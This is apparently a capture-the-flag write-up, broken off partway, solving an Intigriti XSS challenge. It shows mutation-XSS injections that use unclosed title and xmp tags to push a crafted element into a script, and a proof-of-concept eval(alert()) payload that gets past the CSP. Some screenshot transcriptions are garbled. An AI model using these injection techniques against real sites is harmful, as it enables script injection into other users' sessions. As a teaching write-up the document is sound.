Page Filesystem >> Sources Network Performance Memory Application Security Lighthouse
```

```
challenge.php?html=<i>test1</i>&xss=test2
```

```
top
  challenge-1021.intigriti.io
    challenge
      challenge.php?html=<i>test1</i>&xss=test2
```

```
529  </svg>
530
531
532
533  <script nonce="13717146a9ecde7fa288e769946ac9c2">document.getElementById('lock').onClick = () => {document.getElementById('lock').class...
534  <script nonce="13717146a9ecde7fa288e769946ac9c2">document.addEventListener("DOMContentLoaded", function () {
535    <script>window.addEventListener("DOMContentloaded",function(){var e=document.createElement("script");e.setAttribute("src",new URL(location.href).searchParams.get("xss"));document.body.appendChild(e);},false);
536    <script>var e = c.createElement("script");
537    e.setAttribute("src",new URL(location.href).searchParams.get("xss"));
538    c = document.createElement("div");
539    if (c.id === "intigriti") {
540        if (c.lastElementChild) {
541            let f = c.lastElementChild;
542            f.innerHTML = f.innerHTML.substring(0, f.length - 4);
543            e = f + e;
544        }
545        let s = document.createElement("script");
546        s.setAttribute("src",new URL(location.href).searchParams.get("xss"));
547        s.appendChild(document.createTextNode(e));
548        document.body.appendChild(s);
549    }
550  </script>
551 </div>
```

As we already know we are not able to trigger XSS at this point so we probably need that part of the code as it clearly also uses our input and changes it.

Phase 5: Changing the HTML source code

We need the last HTML element between the body tags to contain the “id=intigriti” attribute. The only way to inject HTML is via the first parameter “?html=” so we need to fuzz further here.

Setting the “`id=intigriti`” for an HTML element is easy but somehow we need our injected HTML element become the last element of the body tag. This seems to be a bit more complex:

The screenshot shows a browser window with the URL `challenge-1021.intigriti.io/challenge/challenge.php?html=<div%20id=intigriti>test1</div>&xss=test2`. The page displays the word "test1" in large orange letters, with a small bat icon integrated into the letter "t". Below it, the word "test2" is partially visible. The browser's developer tools are open, showing the Element tab with the DOM tree and the Styles tab with the CSS rules applied to the elements.

Elements Tab:

```
<html lang="en">
  <head>
    <body id="body"> <flex>
      <div class="wrapper" >_</div>
      <!-- !!! -->
      <div id="html1" class="text">
        <h1 class="light">
          <div id="intigriti">test1</div>
        </h1>
      </div>
      <!-- !!! -->
      <div class="container">"</div>
      <div id="container"> <flex>
        <span>I</span>
        <span id="extra-flicker">N</span>
        <span>T</span>
        <span>I</span>
      </div>
      <div id="broken">_</div>
      <span>T</span>
      <span>I</span>
    </div>
    <script type="text/javascript">});'test2</script> == $0
  </body>
```

Styles Tab:

```
challenge.p.css=test2:20
element.style {
}
*: {
  margin: 0;
  padding: 0;
  box-sizing: border-box;
  --locked-color: #5fadbf;
  --unlocked-color: #ff5f15;
  font-family: "Courier New", sans-serif;
}
script {
  display: none;
}
Inherited from body#body
body {
  background: #222;
  text-align: center;
}
Inherited from html
```

It took me around an hour to find a possible solution for this. I often use following XSS resource:
<https://netsec.expert/posts/xss-in-2021/>

At the end very short mXSS (mutation XSS) and DOM clobbering are mentioned. Especially mXSS is interesting for our challenge as Mutation XSS vulnerabilities are caused by differences in how browsers interpret the HTML standard. Especially invalid HTML tags are being corrected automatically. This can cause some strange parsing.

Honestly I never used mXSS before so only 1 solution for that is using Google search and see what we can find. A very interesting document can be found here:

<https://securityboulevard.com/2020/07/mutation-cross-site-scripting-mxss-vulnerabilities-discovered-in-mozilla-bleach/>

This helped me solve our challenge further. It explains how browsers try to fix invalid HTML tags and further more shows there are some more interesting tags to abuse: ***noscript, title, textarea, script, style, noembed, noframes, iframe, xmp***

A screenshot from the website showing the parsing of invalid HTML tags by the browser:

Let's see how a standard browser interprets invalid HTML. When we enter the data below into the innerHTML of the page:

```
$('body').innerHTML = '<div><a title="</div>">'
```

The browser will modify the data to make it valid html. In this case, this is what the output looks like:

```
<html>
  <head></head>
  <body>
    <div>
      <a title=""></div></a> == $0
    </div>
  </body>
</html>
```

Now let's try to change the *div* tag to a different type of tag, for example:

```
$('body').innerHTML = '<style><a title="</style>">'
```

Doing so will generate the result below:

```
<html>
  <head></head>
  <body>
    <style><a title="</style> == $0
      "">
    </body>
</html>
```

Both examples act differently because the data inside the tags are parsed differently according to the tag type. Now, imagine the parser goes from left to right. In the first case, after entering the *div* tag, the parser stays as html and opens an *a* tag with the *title* attribute (because the "closing" *div* tag is text in an attribute, it will not close the tag).

In the second case, when the parser enters the *style* tag, it changes to CSS parser, which means no *a* tag is created, and the *style* tag will be closed where the attribute was supposed to be.

So we had following situation injecting a <div> tag in the first parameter:

A screenshot of a browser's developer tools, specifically the Elements tab. The page content shows the word "test1" in large orange letters with a bat silhouette underneath. A red arrow points from the text "Let's take one of the more interesting tags mentioned on the website found via Google about mXSS." to the opening tag of the injected <div> element in the DOM tree. The injected tag is highlighted with a blue selection bar. The DOM tree shows the following structure:

```
<html lang="en">
  <head></head>
  <body id="body"> (flex)
    >div class="wrapper" ">_</div>
    <!-- !!! -->
    >div id="html" class="text"
      >h1 class="light"
        >div id="intigriti">test1</div> == $0
      </h1>
    </div>
    <!-- !!! -->
    >div class="a">`</div>
    >div id="container"> (flex)
      >span></span>
      >span id="extra-flicker">N</span>
      >span></span>
      >span></span>
    >div id="broken">_</div>
    <span></span>
    >div id="broken">_</div>
    <span></span>
    <span>I</span>
  </div>
  <script type="text/javascript">})+test2</script>
</body>
```

The right side of the developer tools shows the CSS styles for the page, including the style for the injected <div> element.

Let's take one of the more interesting tags mentioned on the website found via Google about mXSS.


A screenshot of a browser's developer tools, similar to the previous one. This time, the injected tag is a <title> tag, indicated by a red arrow pointing to its opening tag in the DOM tree. The page content now shows three bats flying across the screen. The DOM tree structure is identical to the previous screenshot, except for the injected <title> tag.

```
<html lang="en">
  <head></head>
  <body id="body"> (flex)
    >div class="wrapper" ">_</div>
    <!-- !!! -->
    >div id="html" class="text"
      >title id="intigriti">test1</title>
      >h1 class="light"
        >div id="intigriti">test1</div> == $0
      </h1>
    </div>
    <!-- !!! -->
    >div class="a">`</div>
    >div id="container"> (flex)
      >span></span>
      >span id="extra-flicker">N</span>
      >span></span>
      >span></span>
    >div id="broken">_</div>
    <span></span>
    >div id="broken">_</div>
    <span></span>
    <span>I</span>
  </div>
  <script type="text/javascript">})+test2</script>
</body>
```

The right side of the developer tools shows the CSS styles for the page, including the style for the injected <title> tag.

Bad luck, nothing really changed. But remember our website is talking about invalid HTML tags. So I decided to play a bit with that and enter invalid tags.

I forgot to close the </title> tag and this immediately reflects in the source code that changes due to the browser trying to fix my mistake:




The screenshot shows the browser's developer tools with the 'Elements' tab selected. The DOM tree on the left shows the following structure:

```
<html lang="en">
  <head></head>
  <body id="body"> (flex) == $0
    <!-- !!! -->
    <div id="html" class="text">
      <h1 class="light">
        <title id="intigriti">
          "test1</div> <!-- !!! --> <div class="s">"</div> </body> <div id="container"> <span>I</span> <span id="extra-flicker">N</span> <span>T</span> <span>I</span>
        <div id="broken"> <span id="y">G</span> </div> <span>R</span> <div id="broken"> <span id="y">I</span> </div> <span>T</span> <span>I</span> </div> </div> </body> </html> "
```

The 'id=intigriti' style in the CSS panel is highlighted with a red arrow. The CSS rules are as follows:

```
element.style {
}
body {
  challenge.p_s=test2:399
  display: flex; justify-content: center;
}
body {
  challenge.p_ss=test2:44
  background: #222;
  text-align: center;
}
* {
  challenge.p_ss=test2:20
  margin: 0;
  padding: 0;
  border: none;
  --locked-color: #5fadbf;
  --unlocked-color: #ff5f15;
  font-family: "Courier New", sans-serif;
}
```

Alright remember the “c” variable needs to contain the last HTML element between the body tags and have “id=intigriti” set. Lets check this now via the console:



The screenshot shows the browser's developer tools with the 'Console' tab selected. The output area shows the following errors:


- Refused to apply inline style because it violates the following Content Security Policy directive: "style-src 'nonce-17531462756de14a958965ea6815bfc1'". Either the 'unsafe-inline' keyword, a challenge.php:452 hash ('sha256-49CJ00WE1z70c0UnjNf3R5mw297hdPmpg/0ge'), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript: navigations unless the 'unsafe-hashes' keyword is present.
- Uncaught TypeError: Cannot set properties of null (setting 'onclick')
- Uncaught SyntaxError: Unexpected token ')

The manipulated DOM code is shown in the console:

```
> C
< <div id="html" class="text">
  <h1 class="light">
    <title id="intigriti"></title>
  </h1>
</div>
```

We manipulated the code and the value of “c” changed but still not good enough to have “id=intigriti” set.

As we inspect the source code further our `<title id=intigriti>` tag should breakout of the `<div>` tag we see a few lines before:




The screenshot shows the browser's developer tools with the 'Elements' tab selected. The page content includes two bat icons at the top. The DOM tree shows the following structure:

```
<html lang="en">
  <head></head>
  <body id="body"> (flex) == $0
    <div class="wrapper" "></div>
      <!-- !!! -->
      <div id="html" class="text">
        <h1 class="light">
          <title id="intigriti">
            "test1</div> <!-- !!! --> <div class="a">"</div> </body> <div id="container"> <span>I</span> <span id="extra-flicker">N</span> <span>T</span> <span>I</span>
            <div id="broken"> <span id="y">G</span> </div> <span>R</span> <div id="broken"> <span id="y">I</span> </div> <span>T</span> <span>I</span>
          </title>
        </h1>
        <script type="text/javascript">]]>' test2</script>
      </div>
    </body>
</html>
```

The styles panel on the right shows CSS rules for the body element, including background-color (#222), text-align (center), and font-family ("Courier New", sans-serif). A red arrow points to the `<title id="intigriti">` element.

We can try to close the `<div>` tag with following payload: `</div><title %20id=intigriti>test1&xss=test2`

This works really well as we are now the last HTML tag before the `</body>` closes:



The screenshot shows the browser's developer tools with the 'Elements' tab selected. The page content includes three bat icons at the top. The DOM tree shows the following structure:

```
<html lang="en">
  <head></head>
  <body id="body"> (flex) == $0
    <div class="wrapper" "></div>
    <!-- !!! -->
    <div id="html" class="text">
      <h1 class="light">
        <title id="intigriti">
          "test1</div> <!-- !!! --> <div class="a">"</div> </body> <div id="container"> <span>I</span> <span id="extra-flicker">N</span> <span>T</span> <span>I</span>
          <div id="broken"> <span id="y">G</span> </div> <span>R</span> <div id="broken"> <span id="y">I</span> </div> <span>T</span> <span>I</span>
        </title>
      </h1>
      <script type="text/javascript">]]>' test2</script>
    </div>
  </body>
</html>
```

The styles panel on the right shows CSS rules for the body element, including background-color (#222), text-align (center), and font-family ("Courier New", sans-serif). A red arrow points to the closing `</div>` tag.

We can now see we are good to satisfy the if statement checking “id=intigriti” for the last HTML element:

challenge-1021.intigriti.io/challenge/challenge.php?html=</div><title%20id=intigriti>test1&xss=test2



Elements Console Sources Network Performance Memory Application Security Lighthouse Default levels 2 Issues: 1 1 1 1

Refused to apply inline style because it violates the following Content Security Policy directive: "style-src 'nonce-a100fe22f8781f0f70dca339606f2734'". Either the 'unsafe-inline' keyword, a hash ('sha256-4DKJDMME1j2zT0C01Uhkf5R5m+2a7nGgnPugpJ/Gg='), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and JavaScript: navigations unless the 'unsafe-hashes' keyword is present.

- Uncaught TypeError: Cannot set properties of null (setting 'onclick')
at challenge.php?html=<...>xss=test1&xss=test2:533
- Uncaught TypeError: Cannot read properties of null (reading 'innerHTML')
at challenge.php?html=<...>xss=test1&xss=test2:540

```
c
<div id="intigriti">
    "test1</div> <!-- !!! --> <div class="a">"</div> </body> <div id="container"> <span>I</span> <span id="extra-flicker">N</span> <span>T</span> <span>I</span> <div id="broken"> <span id="y">G</span> </div>
    <span>R</span> <div id="broken"> <span id="y">I</span> </div> <span>T</span> <span>I</span> </div> </html>
</div>
```

c.id
'intigriti'
|

Phase 6: Getting through the if loop

We reached the if loop now. Checking the code inside the if loop reveals the code checks again for the last HTML element but this time inside the “c” variable from the step before.

Here we hit another issue as our “c” variable is not containing any child HTML tags:

Our “c” variable contains the <title> tag but has further no child tags below. This causes the “l” variable to be empty or null in our if loop. The code breaks again unless we inject a child tag inside our <title> tag:

This seems easy but again was time consuming in reality by trying different injections. To save some time in this write up a possibility that works is using following invalid html with another tag being added. Here 2 possible examples:

```
</div><title>test1&xss=test2</div><xmp>test1&xss=test2
```

We end up with having our “c” variable with the correct id and our “l” variable containing a value:

The screenshot shows a browser window with the URL `challenge-1021.intigriti.io/challenge/challenge.php?html=</div><xmp>title%20id=intigriti>test1&xss=test2`. The page content includes a large orange 'INT' logo. The browser's developer tools are open, specifically the Console tab, which displays the following error messages:

- Refused to apply inline style because it violates the following Content Security Policy directive: "style-src 'nonce-fe252b690cc7c65f0ea3435050feb1c3'". Either the 'unsafe-inline' keyword, a challenge.php:452 hash ('sha256-49kJDMbE1jzTcO1Unlkf5R5mW+2z7hGpnPugJ/Gg='), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript: navigations unless the 'unsafe-hashes' keyword is present.
- Uncaught TypeError: Cannot set properties of null (setting 'onclick') at challenge.php?html=<..>test1&xss=test2:533 challenge.php?html=<..>test1&xss=test2:533 VM131911:1
- Uncaught SyntaxError: Unexpected token ' at challenge.php?html=<..>test1&xss=test2:547 VM131911:1

The console also shows the raw HTML code being injected, which includes the 'INT' logo and the exploit payload. A red box highlights the injected script in the bottom-left corner of the page area.

The if loop continues and takes only the 4 last characters from our “l” variable. This is then added to our second parameter value.

The source code taking the last 4 characters from the “l” variable:

```
533 |     <script nonce="dac1a1ee63e4679fc7e7716daa3fe40">document.getElementById('lock').onclick = () => {document.getElementById('lock').classList.add('locked'); window.addEventListener("DOMContentLoaded", function () {  
534 |         e = ']}}' + new URL(location.href).searchParams.get("xss");  
535 |         c = document.getElementById("body").lastElementChild;  
536 |         if (c.id === "intigriti") {  
537 |             l = c.lastElementChild;  
538 |             i = l.innerHTML.trim();  
539 |             f = i.substr(i.length - 4);  
540 |             e = f + e;  
541 |         }  
542 |         let s = document.createElement("script");  
543 |         s.type = "text/javascript";  
544 |         s.appendChild(document.createTextNode(e));  
545 |         document.body.appendChild(s);  
546 |     });  
547 | </script>
```

The source code reflecting this and the console screenshot showing where this part came from:

The screenshot shows a browser developer tools console. The URL is challenge-1021.intigriti.io/challenge/challenge.php?html=</div><xmp><title%20id=intigriti>test1&xss=test2

The source code in the Elements tab is as follows:

```
<html lang="en">  
  <head></head>  
  <body id="body"> <div class="wrapper"> </div>  
    <!-- !!! -->  
    <div id="html" class="text">...</div>  
    <xmp title id="intigriti">  
      "test1"  
      <!-- !!! -->  
      <div class="a">*</div>  
      <div id="container"> <flex>  
        <span>I</span>  
        <span>extra-flicker>N</span>  
        <span>R</span>  
        <span>T</span>  
        <span>I</span>  
      </div>  
    </xmp>  
    <script type="text/javascript">pan>});' test2</script>  
  </body>  
</html>
```

The resulting output in the console is:

```
I  
N  
T
```

The styles tab shows the CSS rules applied to the elements:

```
element.style {  
}  
body {  
  challenge,p_s=test2:399  
  display: flex; justify-content: center;  
}  
body {  
  challenge,p_ss=test2:44  
  background: #222; text-align: center;  
}  
* {  
  challenge,p_ss=test2:200  
  margin: 0; padding: 0; box-sizing: border-box;  
  --locked-color: #5fadff; --unlocked-color: #ff5153; font-family: "Courier New", sans-serif;  
}  
body {  
  display: block; margin: 0px;  
}
```

The screenshot shows a browser developer tools console. The URL is challenge-1021.intigriti.io/challenge/challenge.php?html=</div><xmp><title%20id=intigriti>test1&xss=test2

The source code in the Elements tab is as follows:

```
<html lang="en">  
  <head></head>  
  <body id="body"> <div class="wrapper"> </div>  
    <!-- !!! -->  
    <div id="html" class="text">...</div>  
    <xmp title id="intigriti">  
      "test1"  
      <!-- !!! -->  
      <div class="a">*</div>  
      <div id="container"> <flex>  
        <span>I</span>  
        <span>extra-flicker>N</span>  
        <span>R</span>  
        <span>T</span>  
        <span>I</span>  
      </div>  
    </xmp>  
    <script type="text/javascript">pan>});' test2</script>  
  </body>  
</html>
```

The resulting output in the console is:

```
I  
N  
T
```


The console log shows the following errors:

- Failed to apply inline style because it violates the following Content Security Policy directive: "style-src 'nonce-fe252b690cc7c65f0ea3435050feb1c3'". Either the 'unsafe-inline' keyword, a challenge.php:452 hash ('sha256-49KD0Mbe1jZt0c1UJKF5R5mw-2a7hGnPupJg=g'), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript: navigations unless the 'unsafe-hashes' keyword is present.
- Uncaught TypeError: Cannot set properties of null (setting 'onclick')
- Uncaught SyntaxError: Unexpected token '

The stack trace shows the errors occurred at challenge.php?html=<_test1&xss=test2:533 and VM131911:1.

Phase 7: Constructing a payload

We now are able to influence the second parameter reflection. The value of this parameter is directly put between Javascript tags but we were blocked by the `)]}'` characters being added:



The screenshot shows a browser window with developer tools open. The URL is challenge-1021.intigriti.io/challenge/challenge.php?html=</div><xmp>title%20id=intigriti>test1&xss=test2. The page content features two bats at the top and a large orange 'IN' logo on the right. The developer tools show the DOM structure and styles. A red arrow points to the script tag in the DOM tree.

```
<html lang="en">
  <head> ...
  <body id="body"> <flex> == $0
    <div class="wrapper"> ...
      <!-- ! -->
      <div id="html" class="text"> ...
        <xmp>title id="intigriti">
          test1
          <!-- !!! -->
          <div class="a"> ...
            <div id="container"> ...
              <span>I</span>
              <span id="extra-flicker">N</span>
              <span>T</span>
              <span>I</span>
            <div id="broken"> ...
              <span>R</span>
              <div id="broken"> ...
                <span>T</span>
                <span>I</span>
              </div>
            </xmp>
            <script type="text/javascript">pan>)}' test2</script>
          </div>
        </xmp>
      </div>
    </body>
</html>
```

Styles panel:

```
body { ... }
body { ... }
* { ... }
body { ... }
```

As we now also control the part before these characters we can actually try to close them by adding an extra ‘ in front of them. Following Javascript code would perfectly fire an alert:

```
<script type="text/javascript">')]}'+eval(alert())</script>
```

We need to use eval() as our CSP is allowing this as seen in our recon phase!

This means we need to manipulate our “c” variable via the first parameter in such way it has a ‘ character as last one. Remember our “l” value had only the 4 last characters.

Again I spend a lot of time trying to get the “c” variable include a ‘ as it’s last character. I mainly did this trial and error via the developer console. Each time giving another URL parameter value and checking the content of “c” and “f” variable in the console. The “f” variable are the last 4 characters the code uses.

```
533 <script nonce="f059591dbdad089d88fea4479870bd78">document.getElementById('lock').onclick = () => {document.getElementById('lock').classList.add('locked');}
534 <script nonce="f059591dbdad089d88fea4479870bd78">
535   window.addEventListener("DOMContentLoaded", function () {
536     e = `)]}` + new URL(location.href).searchParams.get("xss");
537     c = document.getElementById("body").lastElementChild;
538     if (c.id === "intigriti") {
539       l = c.lastElementChild;
540       i = l.innerHTML.trim();
541       f = i.substr(i.length - 4);
542       e = f + e;
543     }
544     let s = document.createElement("script");
545     s.type = "text/javascript";
546     s.appendChild(document.createTextNode(e));
547     document.body.appendChild(s);
548   });
549 </script>
```

The screenshot shows a browser window with the URL `challenge-1021.intigriti.io/challenge/challenge.php?html=<div><xmp<title%20id=intigriti><test&xss=test2`. The browser's developer tools are open, specifically the Console tab, which displays the following error messages:

- Refused to apply inline style because it violates the following Content Security Policy directive: "style-src 'nonce-f5le16990ab62ecbefb8367bb85e414e'". Either the 'unsafe-inline' keyword, a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript: navigations unless the 'unsafe-hashes' keyword is present.
- Uncaught TypeError: Cannot set properties of null (setting 'onclick')
at challenge.php?html=<_>test&xss=test2:533
- Uncaught SyntaxError: Unexpected token ')'
at challenge.php?html=<_>test&xss=test2:547

The browser's status bar indicates the file is `challenge.php?html=<_>test&xss=test2:533` and the line number is `VM133771:1`.

The expanded code in the developer tools shows the following structure:

```
> c
<  <xmp><title id="intigriti">
  <test>
    <!-- !!! -->
    <div class="a">"</div>
  ><div id="container"></div> flex
</test>
</xmp><title>
> l
<  <test><div>
    <!-- !!! -->
    <div class="a">"</div>
  ><div id="container"></div> flex
</test>
> f
<  'div>`
```

A red arrow points from the bottom of the page towards the last line of the expanded code, specifically pointing at the closing single quote after the word 'div'.

I used different naming test1, test2.. to more easily recognise them in the console:

